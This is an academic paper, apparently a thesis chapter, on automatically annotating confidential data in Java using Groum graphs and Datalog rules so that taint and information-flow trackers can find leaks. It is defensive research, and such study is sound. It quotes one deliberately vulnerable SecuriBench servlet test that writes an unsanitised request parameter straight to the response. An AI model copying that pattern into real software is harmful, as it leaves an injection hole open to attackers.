- [19] A. Russo. Functional pearl: Two can keep a secret, if one of them uses haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming (ICFP)*, pages 280–288, 2015.
- [20] A. Russo, K. Clasesen, and J. Hughes. A library for light-weight information-flow security in haskell. In *Proceedings of the 1st ACM SIGPLAN Symposium on Haskell (Haskell)*, pages 13–24, 2008.
- [21] A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *Journal of Computer Security*, 17(5):517–548, 2009.
- [22] G. Smith and D. M. Volpano. Secure information flow in a multi-threaded imperative language. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 355–364, 1998.
- [23] D. Stefan, A. Russo, J. C. Mitchell, and D. Mazières. Flexible dynamic information flow control in haskell. In *Proceedings of the 4th ACM SIGPLAN Symposium on Haskell (Haskell)*, pages 95–106, 2011.
- [24] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2/3):167–188, 1996.
- [25] N. Zeldovich, S. Boyd-Wickizer, E. Kohler, and D. Mazières. Making information flow explicit in histor. In *Proceedings of the 7th Symposium on Operating Systems Design and Implementation (OSDI)*, pages 263–278, 2006.

# **Automatic Program Labeling**



**Paper H**

**Automatic Annotation of Confidential Data in Java Code**

Iulia Bastys, Pauline Bolignano, Franco Raimondi, Daniel Schoepe

*FPS 2021*





# Automatic Annotation of Confidential Data in Java Code

**Abstract.** The problem of *confidential information leak* can be addressed by using automatic tools that take a set of *annotated* inputs (the *source*) and track their flow to public *sinks*. Unfortunately, manually annotating the code with labels specifying the secret sources is one of the main obstacles in the adoption of such trackers.

In this work, we present an approach for the automatic generation of labels for confidential data in Java programs. Our solution is based on a graph-based representation of Java methods: starting from a minimal set of known API calls, it propagates the labels both intra- and inter-procedurally until a fix-point is reached.

In our evaluation, we encode our synthesis and propagation algorithm in Datalog and assess the accuracy of our technique on seven previously annotated internal code bases, where we can reconstruct 75% of the pre-existing manual annotations. In addition to this single data point, we also perform an assessment using samples from the SecuriBench-micro benchmark, and we provide additional sample programs that demonstrate the capabilities and the limitations of our approach.

## H.1 Introduction

A number of information flow trackers for automatically detecting leaks of confidential data have been developed for roughly every programming language: Joana [14] or the Checker framework [1] for Java, JSFlow [15] for JavaScript, TaintDroid [13] for Android apps are just a few examples of such tools. Whether they operate dynamically, statically, or in a mixed fashion, the trackers usually require the *manual* intervention of the developer for *explicitly* marking the variables that contain confidential information (the secret sources) and the methods that output on public channels (the public sinks). Then, based on these annotations, the trackers automatically detect any (explicit or implicit) information flow from the secret sources to the public sinks.

Confidential data leak issues are difficult to catch by standard engineering testing strategies. Therefore, at first glance, information flow trackers seem to be the ideal

solution to the problem of detecting such leaks. However, in practice, a different picture is displayed. Developers are burdened with an error-prone, manual task of figuring out what is sensitive, adding annotations to their code to highlight it, and keeping them up-to-date in a consistent way. As previously highlighted [16], this manual process of annotating (or labelling) the code is one of the main obstacles in the adoption of programming analysis tools at large scale. Furthermore, annotations generate risks of their own, as they may introduce compilation issues due to lack of support for them in the future. In a number of cases, these factors tip the balance between benefit and risk in favour of avoiding the use of automated tools that require manual annotation.

In this paper, we describe a method for *automatically* detecting and annotating confidential data in Java code. Once annotated, the code can be passed on to an information flow tracker for detecting data leaks. By employing an automatic labelling mechanism, we reduce the burden for developers and remove the risk associated with code changes.

More in detail, our approach is based on a graph-based representation of Java programs and consists of rules that characterise confidentiality. We refer to these rules as the confidentiality policy. For example, the policy includes the assumption that if a variable is encrypted, then it is highly likely that is confidential and it should be labeled as such. Our analysis is parametric in the confidentiality policy, so the policy can be extended or modified for different application domains.

Naturally, without any input from the developer, not *all* confidential data will be annotated. For example, variables that are not encrypted, or that do not match our algorithm's "selection" criteria will not be detected. Developers can still extend the policy with other cases, or even resort to manual annotations.

The paper is structured as follows: we introduce background material on graph-based representations for Java programs in Section and the underlying Datalog-based solver in Section H.2. Our method is described in Section H.3, while details about its implementation and evaluation are reported in Section H.4. A discussion on its limitations and possible extensions is presented in Section H.5, while related work is discussed in Section H.6. Finally, we conclude in Section H.7.

## **H.2 Background: graph-based representations for Java**

Several graph-based representations of Java objects have been used in the past and their variations have appeared under different names such as Groums (Graph-based Object Usage Models) [21], BIGGROUMS [19], and AUGs (API Usage Graphs) [7]. These representations are typically directed acyclic graphs capturing control and data flows, and interactions within and between objects, such as object instantiations, method calls, and data field accesses. While previous work has focussed mainly on detecting mis-uses of APIs [7, 19], our aim is slightly different: we employ the graph-based representation to construct a set of potentially sensitive variables based on their usage in the code. We also extend previous representations by intro-

ducing *inter-procedural edges* (Section H.3.4). For simplicity, we further refer to our graphs as *Groums*.

In the following, we give a brief overview of Groums, and for more details we refer the reader to original work [7, 19, 21].

**Definition H.1** (Groum). A Groum is a directed acyclic multi-graph with a single entry node and a single exit node. Nodes can be of three types: action, control, and data. Edges can be of two types: control- and data-flow.

**Nodes** There are three types of nodes in a Groum: action, control, and data. Data nodes (depicted as ellipses) denote the program literals and variables, control nodes (depicted as diamonds) denote the instructions altering the control flow of the program (such as conditional and loop statements, but also exception raising), and action nodes (depicted as boxes) denote all the other instructions, such as method invocation (MI), assignments, etc. As a convention, each Groum has a single start and exit node, which have no corresponding instruction in the program they model, and are represented as data nodes.

**Edges** A Groum has two types of edges: data flow and control flow. Data flow edges (depicted as directed dotted edges) are either outward edges connecting to an action or control node if the literal or variable they represent is used in that action or control statement, or inward edges if the data they represent is a result of an action, such as method return. Control flow edges (depicted as directed solid edges) connect action and control nodes and denote the order of instruction execution in the program.

Data flow edges are refined further, as follows: condition (*cond*) between a data node and a control node denoting the result of expression guarding the conditional or loop statement or the exception raised, definition (*def*) between an MI action node and a data node, parameter (*param*) between a data node and an MI action node, and receiver (*recv*) between a data node depicting an instance of a class object and a method of that class.

Control flow edges are also refined further, as follows: dependence (*dep*) between two action nodes or between an action node and a control node (not necessarily in that order) denoting the order of instruction execution in a program, exception throwing (*throw*) between an MI action node and a control node representing a try statement or catch clause, true/false (T/F) between a control node denoting the guard of a conditional or loop statement and the action/control node denoting the instruction to be executed after the guard evaluation.

An example of Groum, together with the corresponding Java code it models, is depicted in Figure H.1.

### H.3 The algorithm for automatic annotations

In our implementation, we extend the code developed for AUGs in [7], which is publicly available [4]. Since the Groum extraction algorithm has been designed with an interest only in intra-procedural analysis, a separate Groum is extracted for every

```

5 ...
6 public String myMethod() {
7   String high = getData();
8   String low = encrypt(high);
9   return low;
10 }

```





Figure H.1: Java method and its corresponding Groum.

method and no support for inter-procedural analyses is provided. In this section we describe in more detail our extension which allows for an inter-procedural analysis on Groums.

We employ Datalog and the tool Soufflé as the underlying reasoning engine for our approach. Datalog is a declarative, Prolog-style programming language “introduced as a query language for deductive databases in the late 70s”, and Soufflé [6] is an open-source engine for Datalog that has been employed successfully for, among other things, static analysis of Java [2] and vulnerability detection [3].

Our algorithm employs three stages, as depicted in the diagram of Figure H.2. Grey boxes represent external programs, while white boxes refer to our implementation. Initially, a Groum is generated (a) for every method in the Java code base. Additional details on the extraction step can be found in previous work [7, 21]. Also here, the Datalog generator (b) encodes the Groums as Datalog facts.



**Figure H.2:** Stages of our method.

Next, we send these facts to Soufflé, along with the Datalog-based data flow analysis (DDFA) (c), and a confidentiality policy (d) used for specifying the confidentiality criteria. Soufflé evaluates (e) the rules of the DDFA based on the given facts and policy, and outputs the data to be labeled (6).

The last step deals with the actual labelling of the confidential data in the Java source code. Currently, we implement this final step manually, presenting results to developers in textual form.

### H.3.1 Datalog facts extraction

For our purposes, we create a hierarchy of Datalog relations for the Groum nodes, edges and methods for which a Groum is constructed: at the top level, we define relations `GroumNode`, `GroumEdge`, and `Groum` respectively. We use the information contained in `GroumNode` and `GroumEdge` to create more specific relations concerning the nodes and edges. E.g., relation `GroumDefinitionDFEdge` captures def edges, and `GroumMethodCallActionNode` represents an MI action node. In this way, we build a one-to-one correspondence between the AUG representation from [7] described in Section H.2 and a set of Datalog relations.

### H.3.2 Confidentiality policy

The automated process for deciding which data to label needs some heuristics to base its decisions on. A reasonable indication that a piece of data is confidential is whether it is encrypted, or if it is the result of a decryption method. This represents what we refer to as the *confidentiality policy*.

As such, in our confidentiality policy we include Java APIs implementing cryptographic methods for encryption and decryption. These are methods that either have confidential *parameters* (encryption APIs) or confidential *returns* (decryption APIs). The policy can be extended by the developer with other cryptographically-related APIs or even with other methods known to return confidential data (e.g., `getDeviceId()`) or to have arguments referring to confidential data (e.g.,

```
processUserOrder(userId).
```

Our algorithm further employs the confidentiality policy to detect the starting nodes for the DDFA (Section H.3.3). A forward annotation propagation phase detects the data nodes influenced by these initial nodes (Section H.3.4).

### H.3.3 Initial data annotation phase

As described in Section H.2, a Groum contains parameter `param` and definition `def` data flow edges. These are the edges whose connecting data nodes we target, depending on whether the adjacent action nodes correspond to calls of methods contained in the confidentiality policy. As a result, in the phase of the DDFA for initial data annotation we retain all data nodes connected via a `param` edge to an MI action node denoting an encryption method invocation. The Datalog relation `ConfidentialVarsFromMethodParams` captures this.

#### Listing 1.

```
ConfidentialVarsFromMethodParams(method, id) ←
    MethodWithConfidentialParams(method, from),
    ParameterDFEdge(method, to, from).
```

Further, we retain all data nodes connected via a `def` edge to an MI action node representing a call to a decryption method. The Datalog relation `ConfidentialVarsFromMethodReturn` captures this.

#### Listing 2.

```
ConfidentialVarsFromMethodReturn(method, id) ←
    MethodWithConfidentialReturn(method, to),
    DefinitionDFEdge(method, from, to).
```

For example, in the code below, `h` is annotated by our algorithm as confidential as it is the argument of encryption function `encrypt`.

```
String h = getData();
String l = encrypt(h);
```

**Observation** The cryptographic methods (or methods added by the developer in the confidentiality policy) whose implementation is part of the codebase under investigation are treated differently, as a Groum is generated for them. This is in contrast with the case when the methods are just API calls and hence no Groum is generated. In the former case, we do not use the intra-procedural `def` and `param` edges to mark the data nodes denoting confidential data, but instead the inter-procedural data flow edges `InputParamEdge` and `OutputParamEdge` which we describe in more detail in paragraph *Inter-procedural DFA* of the next subsection.

### H.3.4 Data annotation propagation phase

In order to evaluate our approach we also implement a forward propagation of the labels, as not all taint trackers support this step. The nodes retained during the initial data annotation phase are used as starting nodes for propagating the confidential labels forward in the graph, by following the data flow paths.

Put rather simply, Groums are control flow graphs extended with data nodes and contain no explicit data flow edges, i.e., there are no edges connecting data nodes with other data nodes. However, this is exactly what we need for our second stage of the DDFA—data annotation propagation through the data flow path.

Hence, we extend Groums with additional edges connecting data nodes, both intra- and inter-procedurally. Thus, two data nodes are connected (intra- or inter-procedurally) if there is a data dependence relation between the `from` node and the `to` node, i.e., the value of node `from` flows-to or influences the value of node `to`.

We discuss each case of dependence, intra- and inter-procedurally separately, starting with the former.

**Intra-procedural DFA** At the moment, we support the intra-procedural cases listed below. Note we also model data flows via exceptions (not listed in the rules below).

#### Listing 3.

```
IntraDFEdge(method, from, to) ←
  (ReceiverDFEdge(method, from, rcv),
   DefinitionDFEdge(method, rcv, to))
;
(ParameterDFEdge(method, from, m),
 DefinitionDFEdge(method, m, to),
 ¬IsGroum(method, m))
;
(ConditionDFEdge(method, from, cond),
 ControlFlowBlock(method, cond, join),
 cond < id <= join,
 DefinitionDFEdge(method, id, to)).
```

Observe from the last case of relation `IntraProceduralDFEdge` that our analysis takes into account control dependencies, whereas typical taint analyses consider only data dependencies for tainting. This means that a control flow block (such as conditional branches or loops) guarded by confidentially-labeled data will taint everything (re-)defined inside it. More specifically, assuming `h` is marked as confidential in the program below, `l` will be marked as confidential as well, as their corresponding data nodes will be connected through an `IntraDFEdge`.

```
if (h > 0) { l = 1; } else { l = 0; }
```

In this regard, our analysis performs an over-approximation, as in the example which follows, a slight variation of the previous one, `l` is marked as confidential, although at runtime it will be influenced by `h` only if `h > 0`.

```
if (h > 0) { l = 1; }
```

**Inter-procedural DFA** Unfortunately, the original implementation of Groums in [7] does not provide support for inter-procedural analyses, as a separate graph is generated for every method of the program being analysed and no relation between them is provided. Thus, there are no inter-procedural (data flow) edges, and no call-graph is given.

In order to capture inter-procedural data flows, we extend the initial Groum analysis with three new types of edges that connect previously disconnected Groums by creating three new Datalog relations:

- `CallDependenceEdge` — between an MI action node in the caller Groum and the start node of the corresponding callee Groum of the method invoked in the action node.
- `InputParameterEdge` — between a data node denoting a parameter to an MI action node in the caller Groum and its corresponding argument node in the callee Groum of the method invoked in the action node.
- `OutputParameterEdge` — between a return action node in the callee Groum and the data node defined by an MI action node in the caller Groum denoting the method depicted by callee Groum.

Further, based on these new edges, we define relation `InterDFEdge` for connecting data nodes in different Groums:

**Listing 4.**

```
InterDFEdge(caller, from, callee, to) ←
  (InputParameterEdge(caller, from, callee, param),
   DefinitionDFEdge(callee, param, to))
;
(OutputParameterEdge(caller, to, callee, return),
 ParameterDFEdge(callee, from, return)).
```

**Annotation propagation** We obtain all data nodes originating in the nodes computed during the initial phase by following the data flow paths obtained from relations `IntraDFEdge` and `InterDFEdge` (a path is defined as the transitive closure of an edge relation.) The relation `ConfidentialDFPath` is responsible for this.

**Listing 5.**

```
ConfidentialDFPath(caller, from, callee, to, cxt) ←
  (DFPath(caller, from, callee, to, cxt),
   NodeFromInitialPhase(caller, from))
;
ConfidentialDFEdge(caller, from, callee, to, cxt)
;
ConfidentialDFPath(caller, from, m, id, cxt),
  DFPath(m, id, callee, to, _),
  ¬IsDeclassified(callee, to).
```

Note that not all data nodes belonging to a data flow path originating in the data nodes returned by the initial phase of DDFA may require annotations. Assume the following code:

```
enc = encrypt(pwd);
```

```
1 public void backwardInter(String s) {
2   String h1 = "high";
3   String l = myMethod(h1);
4 }
5
6 public String myMethod(String h2) {
7   return encrypt(h2);
8 }
```

**Figure H.3:** Inter-procedural example.

DDFA will rightfully mark `pwd` as in need of annotation, as it is the argument of an encryption method. In addition, the DDFA will create a data flow edge between the parameter node `pwd` and the defined variable `enc`. Since `pwd` is annotated, `enc` would become annotated as well, although there is no need for it, as encryption methods act as declassifiers and no information can be learned about the encrypted value.

This is the role of relation `IsDeclassified` called during the creation of a `ConfidentialDFPath`, to check whether a data node should be marked as declassifier. If a node is marked as such, then all the nodes on the data flow path are discarded and as consequence, not marked for receiving annotations.

This backward step also works inter-procedurally. For example, in function `backwardInter` in Figure H.3, `h1` is properly marked as confidential, because it is used as a parameter of `myMethod`, and the parameter of `myMethod` is marked as confidential as an argument of a sanitiser function.

Observe relation `ConfidentialDFPath` takes a 5th argument—`cxt`, which is used to distinguish between different calls to a certain callee method taking place in the same caller method. E.g., our analysis is able to distinguish between the two calls to the method `foo` in the snippet below:

```
int x = foo(a);
int y = foo(b);
```

## H.4 Evaluation

We have implemented the DDFA analysis in Datalog. The actual Datalog code for the deduction rules consists of approximately 650 lines of code. The Datalog facts generator is implemented on top of the existing AUG Java implementation from [7] and consists of approximately 350 additional lines of code. In this section we report results obtained in two scenarios: using a publicly available benchmark and on previously annotated Java code within Amazon code bases.

### H.4.1 SecuriBench

In addition to programs extending the basic structure of the examples described in the previous sections, our analysis was tested on the SecuriBench-microbenchmark [5].

```

protected void doGet(HttpServletRequest req, HttpServletResponse resp)
    throws IOException {
    String name = req.getParameter(FIELD_NAME);
    Object o1 = name;
    Object o2 = name.concat("abc");
    Object o3 = "anc";

    PrintWriter writer = resp.getWriter();
    writer.println(o1);                /* BAD */
    writer.println(o2);                /* BAD */
    writer.println(o3);                /* OK */
}

```

**Figure H.4:** Test case Aliasing4 from SecuriBench-microbenchmark.

SecuriBench-microbenchmark contains minimal test cases, each of them checking a specific ability of the static analyser. For example, Aliasing4 (depicted in Figure H.4) checks for simple aliasing with casts. The test case is annotated with "BAD" or "OK", indicating what should be flagged or not. In this case, our analysis behaves correctly, it detects the two illicit outputs but not the last one which is valid.

Note that this benchmark is not designed for assessing how precise the labelling is performed, it only evaluates the label propagation. For example, in Aliasing4, we have marked `req.getParameter` as being a method with confidential return. Therefore the labelling part of our algorithm marks `name` as confidential, and the label propagation part then propagates it forward.

The results of our analysis are shown in Table H.1, by reporting on 12 categories. The first column presents the category, the second the number of true positives (TPs) detected by our analysis compared to the total, while the last column depicts the false positives (FPs) given by our analysis.

Our analysis was able to flag most of the *aliasing* (10/12) and *basic* (54/60) cases, with only 2 FPs. 5 of the missed cases and the 2 FPs are due to lack of field and array sensitivity, other 3 are due to the fact that we do not mark constructors, such as new `FileWriter` as public sinks. These results show that our DDFA analysis is able to handle complex control flows such as the one in example Basic28, in which there are 39 branchings, nested in various combinations up to 9 times deep.

## H.4.2 Reconstructing existing annotations

A further data point for the evaluation of our approach is provided by considering code that has been previously annotated with labels to characterise confidential information. In particular, we have considered 7 existing software packages implementing Amazon services and we have extracted the Java implementation of classes that contained annotated variables using the Checker framework [1]. Overall, we identified seven files containing 12 annotated variables. Our analysis was able to find 9 out of the 12 annotated variables.

Table H.2 reports the number of annotations found by our algorithm versus the total number of annotations present and the execution time (all the experiments

**Table H.1:** SecuriBench-micro benchmark.

Category	TP/Total	FP
Aliasing	10/12	0
Arrays	2/9	1
Basic	54/60	2
Collections	0/14	1
Data Structures	0/5	0
Factory	3/3	0
Inter	8/16	0
Pred	3/3	4
Sanitizer	3/4	3
Session	0/3	0
Strong Updates	0/1	0

**Table H.2:** Reconstructed annotation.

Service	Found/Total	Analysis time (s)
S1	0/1	5.53
S2	1/1	3.85
S3	1/2	3.86
S4	2/2	3.71
S5	1/1	3.72
S6	2/2	3.99
S7	2/3	4.11

have been performed on a standard 2019 Macbook laptop with 16 Gb of Ram). The size of each class ranges between 60 and 426 lines of code; the names of services have been anonymised.

## H.5 Discussion and limitations

One key feature of our method resides in working with a graph-based representation of the program, and its modeling in Datalog. This renders our approach (almost) language-independent. Once a Groum conversion is applied to a program expressed in a language other than Java, our Datalog analysis would require minimal interventions before it could annotate those programs as well.

### H.5.1 Limitations

Our analysis is work in progress and, as discussed below, it cannot provide completeness guarantees and it does not deal with persistent memory storage. However, as

seen in the preliminary results discussed in the previous section, it already shows some promising results. There are several limitations worth mentioning.

First, with the exception of the backward propagation of declassifiers, our framework performs a forward analysis only, so it misses to label data when backwards steps are required. For instance, in the program below, the DDFA will label as confidential the return value of `foo(pwd)`, but not `pwd`.

```
encryptedPassword = encrypt(foo(pwd));
```

Second, when performing the backward step for detecting the arguments of encryption methods, our analysis only looks at the last definition of those arguments, and it does not inspect how they were formed. For example, in the program below, our analysis only annotates `h2`.

```
String l1 = "Something_Public";  
String h1 = "Something_Secret";  
String h2 = l1 + h1;  
String l2 = encrypt(h2);
```

The analysis could be extended to cover this case by performing a backwards analysis as well, but without additional information provided by the developer, it would lead to additional false positives. E.g., in the program above, it would falsely annotate `l1`.

Consider again function `backwardInter` from Figure H.3. Although `myMethod` is considered a declassifier, as it returns the encryption of its argument, due to our computing of the transitive closure of the edge relations, `l` ends up falsely marked as confidential.

The approach presented in this paper targets Java and therefore we support dynamic memory allocation, even if we are not fully precise in terms of context sensitivity. For instance, adding call-sensitivity context would further improve DDFA's precision. Consider the program below:

```
String userId = getUserId();  
String l1 = foo("abc");  
String h = foo(userId);  
String l2 = foo("xyz");
```

First, the user ID (returned by method with confidential returns `getUserId`) is stored in variable `userId`, then method `foo` is invoked three times each with parameters `"abc"`, `userId`, and `"xyz"` respectively, and its results are stored in variables `l1`, `h`, and `l2` respectively. The analysis should only label as confidential `h`, but it labels as confidential `l2` as well, as the returned value of method `foo` is marked as confidential in its Group due to the dependency to confidential `userId`.

Finally, as we previously mentioned, our analysis does not currently support field sensitivity.

## H.5.2 Other approaches

**Improving precision** As discussed in the previous sections, our algorithm uses a single Group for every method invoked and encodes additional information to

capture context-call sensitivity and to distinguish between different invocations of the same method.

Another approach would be to use a Groum for every method invocation. The resulting inter-procedural graph may *explode*, but the algorithm's precision would improve. An investigation on how the performance may be affected in this case would also be required. The implementation of this variant, as well as an analysis on the trade-offs between the two approaches is left for future work.

**Upgrade to information flow analysis tool** A natural extension of our algorithm is to transform it into an information flow analysis tool, by expanding the confidentiality policy to include methods that should be considered as public sinks. Then, we could get an information flow analysis by extending the algorithm with a relation which simply checks that no annotated nodes in the graph are parameter nodes of the public methods.

## H.6 Related Work

There is a substantial body of work in this area. In this section, we discuss and compare our method with some of the related work.

**Automatic labelling of confidential data** Merlin [18] infers information-flow specifications in .NET code using a data propagation graph to model inter-procedural data flows. In contrast to our approach, Merlin uses probabilistic constraints, potentially resulting in an exponential number of constraints that are then approximated to achieve scalability. Zhu et al. [27] present an approach to infer confidentiality annotations for library calls without the corresponding source code being available, but still assumes other sources and sinks in the program to be annotated.

**Groums** Groums (Graph-based Object Usage Model) [21], which form the basis of our approach, were initially designed for automatically inferring API usage patterns from an API's usage in a code base. Groums were later also used for detecting API-misuse [7].

**Information-flow control** Information-flow control [16, 23] is an active area of research focused on detecting information leaks in programs providing stronger security guarantees than taint trackers. There exist both dynamic and static approaches to information-flow control for many languages, such as Jif [20], Joana [14], and Paragon [9] as extensions of Java, LIO [10, 26] and FlowCaml [22] for languages in the ML family, as well as JSFlow [15], a dynamic information-flow tracker for EcmaScript [12]. All of the above approaches require some amount of user annotation to indicate which inputs to a program are confidential. The approach presented in this paper can be used to automate this annotation process, assuming the availability of Groums, and can potentially simplify the use of information-flow control in practice.

**Taint tracking** Taint tracking is a practical approach to information-flow control that intentionally ignores [24] some information leakage resulting from less explicit features of program semantics such control-flow, termination, and concur-

rency. Taint tracking can be applied both statically [17] as well as dynamically [25]. Similar to the approach here, Li et al. [17] present a static taint tracking system based on program dependency graphs (PDGs), which have similarities with Groums. This representation would allow an approach similar to the one presented here to automate the labelling of confidential inputs and outputs. Many taint-tracking systems have been applied to real-world applications: TaintDroid [13] and FlowDroid [8] are taint-tracking systems for Android applications. The Checker Framework [1] allows building custom type checking extensions for Java programs and includes support for taint tracking. Similar to information-flow control approaches, such systems typically require manual annotation to indicate which sources and sinks are confidential. The approach here can be used to lessen the annotation burden to developers, potentially enabling an easier use of taint tracking on real world software.

## **H.7 Conclusion**

We have presented a method for automatically annotating confidential data in Java programs. Our method uses a graph-based program representation based on Groums to mark the data nodes denoting the confidential information, based on a confidentiality policy. This policy is designed to mark as confidential data which either is encrypted or results from decryption operations. The confidentiality policy also allows for developer extensions to capture more cases of interest. We have implemented our approach using Datalog and we have assessed the current features and limitations against publicly available examples. We have also validated the approach using existing internal code bases, reproducing 75% of the existing annotations.

We see our work as an initial step in the construction of a fully automated tool to generate annotations for confidential data, with the longterm goal aim of enabling zero-touch information flow analysis.

**Acknowledgments** This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation.

# Bibliography

- [1] Checker framework. <https://checkerframework.org/manual/>.
- [2] Doop framework. <https://bitbucket.org/yanniss/doop/src/master/>.
- [3] Java Vulnerability Detection. [https://labs.oracle.com/pls/apex/f?p=labs:49:::::P49\\_PROJECT\\_ID:122](https://labs.oracle.com/pls/apex/f?p=labs:49:::::P49_PROJECT_ID:122).
- [4] MUDetect. <https://github.com/stg-tud/MUDetect>.
- [5] SecuriBench-micro. <https://github.com/too4words/securibench-micro>.
- [6] Soufflé. <https://souffle-lang.github.io>.
- [7] S. Amann, H. A. Nguyen, S. Nadi, T. N. Nguyen, and M. Mezini. Investigating next steps in static API-misuse detection. In *MSR 2019, 26-27 May 2019, Montreal, Canada*, 2019.
- [8] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. L. Traon, D. Oceau, and P. D. McDaniel. Flowdroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In *PLDI '14, Edinburgh, United Kingdom - June 09 - 11, 2014*, pages 259–269, 2014.
- [9] N. Broberg, B. van Delft, and D. Sands. Paragon - practical programming with information flow control. *J. Comput. Secur.*, 25(4-5):323–365, 2017.
- [10] P. Buiras, D. Vytiniotis, and A. Russo. HLIO: mixing static and dynamic typing for information-flow control in haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming, ICFP 2015, Vancouver, BC, Canada, September 1-3, 2015*, pages 289–301, 2015.
- [11] M. Christakis and C. Bird. What developers want and need from program analysis: An empirical study. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, pages 332–343, 2016.
- [12] ECMA International. *Standard ECMA-262 - ECMAScript Language Specification*. 5.1 edition, June 2011.
- [13] W. Enck, P. Gilbert, B. Chun, L. P. Cox, J. Jung, P. D. McDaniel, and A. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *9th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2010, October 4-6, 2010, Vancouver, BC, Canada, Proceedings*, pages 393–407, 2010.
- [14] C. Hammer and G. Snelting. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *International Journal of Information Security*, 8(6):399–422, Dec. 2009.

- [15] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.
- [16] D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security - Tools for Analysis and Verification*, pages 319–347. 2012.
- [17] B. Li, R. Ma, X. Wang, X. Wang, and J. He. DepTaint: A Static Taint Analysis Method Based on Program Dependence. In *Proceedings of the 2020 4th International Conference on Management Engineering, Software Engineering and Service Sciences*, pages 34–41, 2020.
- [18] V. B. Livshits, A. V. Nori, S. K. Rajamani, and A. Banerjee. Merlin: specification inference for explicit information flow problems. In *PLDI 2009, Dublin, Ireland, June 15-21, 2009*, pages 75–86, 2009.
- [19] S. Mover, S. Sankaranarayanan, R. B. P. Olsen, and B. E. Chang. Mining framework usage graphs from app corpora. In *25th International Conference on Software Analysis, Evolution and Reengineering, SANER 2018, Campobasso, Italy, March 20-23, 2018*, 2018.
- [20] A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif 3.0: Java information flow, July 2006.
- [21] T. T. Nguyen, H. A. Nguyen, N. H. Pham, J. M. Al-Kofahi, and T. N. Nguyen. Graph-based mining of multiple object usage patterns. In *ESEC/FSE, 2009, Amsterdam, The Netherlands, August 24-28, 2009*, 2009.
- [22] F. Pottier and V. Simonet. Information flow inference for ML. In *Conference Record of POPL 2002: The 29th SIGPLAN-SIGACT Symposium on Principles of Programming Languages, Portland, OR, USA, January 16-18, 2002*, pages 319–330, 2002.
- [23] A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Perspectives of Systems Informatics, 7th International Andrei Ershov Memorial Conference, PSI 2009, Novosibirsk, Russia, June 15-19, 2009. Revised Papers*, pages 352–365, 2009.
- [24] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit secrecy: A policy for taint tracking. In *IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016*, pages 15–30, 2016.
- [25] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berkeley/Oakland, California, USA*, pages 317–331, 2010.
- [26] D. Stefan, A. Russo, J. C. Mitchell, and D. Mazières. Flexible dynamic information flow control in haskell. In *Proceedings of the 4th ACM SIGPLAN Symposium on Haskell, Haskell 2011, Tokyo, Japan, 22 September 2011*, pages 95–106, 2011.

## *Bibliography*

- [27] H. Zhu, T. Dillig, and I. Dillig. Automated inference of library specifications for source-sink property verification. In *APLAS 2013, Melbourne, VIC, Australia, December 9-11, 2013.*, pages 290–306, 2013.